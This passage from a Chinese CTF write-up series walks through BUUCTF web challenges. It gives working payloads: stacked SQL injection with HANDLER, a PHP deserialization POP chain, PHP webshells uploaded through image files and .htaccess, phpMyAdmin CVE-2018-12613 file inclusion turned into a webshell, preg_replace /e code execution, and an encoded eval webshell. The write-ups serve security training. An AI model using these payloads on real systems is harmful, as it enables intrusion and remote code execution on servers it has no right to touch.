/var/www/html/upload/341d0280b89fd4a9ad37738a43d34e3e/.htaccess succesfully uploaded!
```

蚁剑连接：

拿到flag:



6.[GYCTF2020]Blacklist

sql注入石锤了。fuzz一下过滤了哪些关键字：

全部给出来了，不用fuzz了

```
set|prepare|alter|rename|select|update|delete|drop|insert|where
```

然后这个表内只有3条数据，flag不在这里。

盲猜可能有堆叠注入，测试一下：

http://01cd4945-2875-47fb-b111-b01e47a6263a.node3.buuoj.cn/?inject=1%27%3Bshow+databases%3B%23#

Black list is so weak for you,isn't it

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


看看其他表：

姿势: 1';show tables;# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

---

flag在另一张表“FlagHere”

看看列：http://01cd4945-2875-47fb-b111-b01e47a6263a.node3.buuoj.cn/?inject=1%27%3Bshow+columns+from+FlagHere%3B%23#

Black list is so weak for you,isn't it

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


到这里不会了，看看大佬的骚操作：

HANDLER … OPEN语句打开一个表，使其可以使用后续HANDLER … READ语句访问，该表对象未被其他会话共享，并且在会话调用HANDLER … CLOSE或会话终止之前不会关闭。

所以最终构造：

http://01cd4945-2875-47fb-b111-b01e47a6263a.node3.buuoj.cn/?inject=1%27%3Bhandler+FlagHere+open%3Bhandler+FlagHere+read+first%3Bhandler+FlagHere+close%3B

Black list is so weak for you,isn't it

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{90b57b3c-37dd-4fe1-a92b-f2ff32f26a96}"
}
```

7.[MRCTF2020]Ez_bypass

代码：

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```

拿flag:

```
POST /?id=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%
Host: 43462a14-bc26-42c6-8be4-0e003009cb62.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

passwd=1234567a
```

还有一种更简单的，id和gg传两个数组进去：

```
POST /?id[]=1&gg[]=2 HTTP/1.1
Host: 43462a14-bc26-42c6-8be4-0e003009cb62.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

passwd=1234567a
```

8.[BUUCTF 2018]Online Tool

题目说了是RCE，进去也给了代码：

```
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

审计一下：

REMOTE_ADDR表示发出请求的远程主机的 IP 地址，即客户端的IP，但它的值不是由客户端提供的，而是服务端根据客户端的ip指定的。在这里我们可控。

escapeshellarg()把字符串转码为可以在 shell 命令里使用的参数

escapeshellcmd()对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义

往下是一个加盐hash的操作，然后根据这个哈希建立目录并将当前工作目录改为建立的沙箱。

然后执行nmap命令。

这里问题出在escapeshellarg()和escapeshellcmd()同时使用再配合nmap命令会导致RCE。

见这篇文章PHP escapeshellarg()+escapeshellcmd() 之殇

9.[MRCTF2020]Ezpop

```
Welcome to index.php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

分析一下代码：

对传入的参数进行反序列化，则必然先调用_wakeup方法，则反序列化一个实例化的Show($a),就会调用_wakeup(),其中$a会被赋值给source。所以让$a是一个实例化的Show类，这样就会调用_tostring(),然后让里面的$a这个Show类中的str赋值为Test()类，然后让str这个Test()类中的p赋值为Modifier()类。

最终payload：

```
<?php
class Modifier {
    protected  $var = "php://filter/read=convert.base64-encode/resource=flag.php";
}
class Show{
    public $source;
    public $str;
}
class Test{
    public $p;
}
$a = new Show();
$b = new Show();
$c = new Test();
$d = new Modifier();
$c->p = $d;
$a->str = $c;
$b->source = $a;
$b->str = 'f';
$pop = serialize($b);
echo urlencode($pop);
// unserialize($pop);
?>
```

拿flag:

http://ee5ea954-b9b1-4a79-82f0-a668f6fa4111.node3.buuoj.cn/?pop=O%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BO%3A4%3A%22Show%22%3A
encode%2Fresource%3Dflag.php%22%3B%7D%7D%7Ds%3A3%3A%22str%22%3Bs%3A1%3A%22f%22%3


10.[RoarCTF 2019]Easy Java

这道题是个文件包含，

http://60102be3-8b97-41a3-b187-13abb27470be.node3.buuoj.cn/Download?filename=../web-inf/web.xml


尝试读取web.xml

失败，换请求方式抓包看看：



成功读取web.xml

根据xml，读取flag



反编译得到flag:

base64解码就行。

11.[GXYCTF2019]BabyUpload

先上传图片马：

```
POST / HTTP/1.1
Host: 14f96271-0d5a-4bac-be8e-9a2e1b146f9e.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------104566917369273619941741753 57
Content-Length: 388
Origin: http://14f96271-0d5a-4bac-be8e-9a2e1b146f9e.node3.buuoj.cn
Connection: keep-alive
Referer: http://14f96271-0d5a-4bac-be8e-9a2e1b146f9e.node3.buuoj.cn/
Cookie: PHPSESSID=0434ae490e1f01af7f2f61299b2cb38e
Upgrade-Insecure-Requests: 1

-----------------------------104566917369273619941741753 57
Content-Disposition: form-data; name="uploaded"; filename="233.png"
Content-Type: image/jpeg

<script language="php">eval($_GET[shell])</script>
-----------------------------104566917369273619941741753 57
Content-Disposition: form-data; name="submit"

ä¸ä¼ 
-----------------------------104566917369273619941741753 57--
```

响应：

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 16 Jun 2021 12:48:25 GMT
Content-Type: text/html
Content-Length: 349
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
ä¸ä¼ æä»¶<input type="file" name="uploaded" />
<input type="submit" name="submit" value="ä¸ä¼ " />
</form>/var/www/html/upload/9216b7d59fbb6d73fa9d4a606ac3f2b7/.htaccess succesfully uploaded!
```

再上传.htaccess后门：

```
POST / HTTP/1.1
Host: 14f96271-0d5a-4bac-be8e-9a2e1b146f9e.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------104566917369273619941741753 57
Content-Length: 374
Origin: http://14f96271-0d5a-4bac-be8e-9a2e1b146f9e.node3.buuoj.cn
Connection: keep-alive
Referer: http://14f96271-0d5a-4bac-be8e-9a2e1b146f9e.node3.buuoj.cn/
Cookie: PHPSESSID=0434ae490e1f01af7f2f61299b2cb38e
Upgrade-Insecure-Requests: 1

-----------------------------104566917369273619941741753 57
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg

SetHandler application/x-httpd-php
-----------------------------104566917369273619941741753 57
Content-Disposition: form-data; name="submit"

ä¸ä¼
-----------------------------104566917369273619941741753 57--
```

传上去之后蚁剑连不上，直接高亮显示flag:

http://14f96271-0d5a-4bac-be8e-9a2e1b146f9e.node3.buuoj.cn/upload/9216b7d59fbb6d73fa9d4a606ac3f2b7/233.png?shell=show_source('/flag');

12.[强网杯 2019]高明的黑客

把所有post和get参数提取出来一个个fuzz，找到可用的webshell就能拿到flag.

13.[GXYCTF2019]禁止套娃

GitHack.py扫一下得到源代码：

```
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

目测是RCE，然后过滤了伪协议等关键字。

审（百）计（度）了一下发现是无参数RCE。

```
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
}
根据上述代码，我们使用参数则无法通过正则的校验。
而该正则，正是我们说的无参数函数的校验，其只允许执行如下格式函数a(b(c()));或者a();
但不允许a('123');
```

根据分析，构造exp:

/?exp=print_r(scandir(pos(localeconv())));

看到flag.php.

然后构造/?exp=highlight_file(next(array_reverse(scandir(pos(localeconv())))));


拿flag.

14.[GWCTF 2019]我有一个数据库

看了看robots.txt发现一个phpinfo.php，进去看了一圈没有啥，扫一下目录吧：

扫到一个/phpmyadmin/上去看下：

没密码直接上去了：



版本是4.8.1，搜一下漏洞看看：

```
CVE-2018-12613
# phpmyadmin 4.8.1 远程文件包含漏洞（CVE-2018-12613）

phpMyAdmin是一套开源的、基于Web的MySQL数据库管理工具。其index.php中存在一处文件包含逻辑，通过二次编码即可绕过检查，造成

参考文档：

- https://mp.weixin.qq.com/s/HZcS2HdUtqz10jUEN57aog
- https://www.phpmyadmin.net/security/PMASA-2018-4/

## 漏洞环境

执行如下命令，启动phpmyadmin 4.8.1：

```
docker-compose up -d
```

环境启动后，访问`http://your-ip:8080`，即可进入phpmyadmin。配置的是“config”模式，所以无需输入密码，直接登录test账户。

漏洞复现

访问`http://your-ip:8080/index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd`，可见`/etc/pas

利用方式也比较简单，可以执行一下`SELECT '<?=phpinfo()?>';`，然后查看自己的sessionid（cookie中phpMyAdmin的值），然后

```


估计就是这个了。

测试一下http://673531b9-6468-4ae6-9e99-774ff80e99a3.node3.buuoj.cn/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd：

确认漏洞存在。

拿flag:

http://673531b9-6468-4ae6-9e99-774ff80e99a3.node3.buuoj.cn/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../../../flag



上面是盲猜根目录下有flag。要是出题人坏一点，flag不在根目录下呢？

我们通过这个洞来拿shell:

首先在命令行里执行：


```
SELECT `<?php fputs(fopen("a.php","w"),'<?php eval($_POST[a]);?>');?>`;
```

然后用该漏洞包含session文件：

http://673531b9-6468-4ae6-9e99-774ff80e99a3.node3.buuoj.cn/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../../../../../var/lib/php/sessions/sess_jrj22qgkjflc26fdlhrmad9e7r

这里session文件的路径和session文件名需要自己包含phpinfo查看，不再赘述。

包含完之后就会生成一个shell：
http://673531b9-6468-4ae6-9e99-774ff80e99a3.node3.buuoj.cn/phpmyadmin/a.php



拿到shell再搜索flag就好了。

15.[BJDCTF2020]ZJCTF，不过如此

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

审计一下，目测是文件包含。

构造payload：

http://f64df42a-e9ff-42b9-913f-ee59f6b095ab.node3.buuoj.cn/?file=php://filter/convert.base64-encode/resource=next.php&text=data://text/plain;base64,SSBoYXZlIGEgZHJlYW0=

得到next.php:

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```

目测考察点是preg_replace的/e模式引发的问题。

构造payload：

http://f64df42a-e9ff-42b9-913f-ee59f6b095ab.node3.buuoj.cn/next.php?\S*=${getFlag()}&cmd=system(%27cat%20/flag%27);

这里分析一下为什么要这样构造：

补一波/e模式的知识：

16.[极客大挑战 2019]RCE ME

代码：

```php
<?php
error_reporting(0);
if(isset($_GET['code'])){
            $code=$_GET['code'];
                    if(strlen($code)>40){
                                        die("This is too Long.");
                                                }
                    if(preg_match("/[A-Za-z0-9]+/",$code)){
                                        die("NO.");
                                                }
                    @eval($code);
}
else{
            highlight_file(__FILE__);
}

// ?>
```

这题是无字母无数字webshell.

参考https://www.e-learn.cn/content/php/1385759

根据文章内容，我们直接对code取反绕过正则。

生成一下取反的代码：

```
<?php
 $a='assert';
 echo urlencode(~$a)."++++";
 $b='(eval($_POST[cm]))';
 echo urlencode(~$b);
?>
```

得到：


%8F%97%8F%96%91%99%90

%D7%9A%89%9E%93%D7%DB%A0%B8%BA%AB%A4%9C%92%A2%D6%D6

exp:

http://dd580d6f-5dc4-45fa-bbab-af80ca2eaf87.node4.buuoj.cn/?code=(~%9E%8C%8C%9A%8D%8B)(~%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%9C%92%A2%D6%D6);

蚁剑连：



非预期：

这里直接安装插件

把as_bypass_php_disable_functions-master解压到蚁剑的antData目录下，记得把解压之后的文件夹名字的-master删除，不然可能会不识别。

然后选中我们这个shell.选择模式里面选择PHP_GC_UAF模式。

然后回进入到一个虚拟shell模式，输入/readflag，得到flag：

预期解：

详见这篇和深入浅出LD_PRELOAD & putenv()。

17.[BJDCTF2020]The mystery of ip

涉及到IP，让我不由想到了X-Forward-for这个HTTP头。


百度了一下，发现有X-Forward-for注入。然后返回的是Smarty模板注入。还是吃了没见识的亏

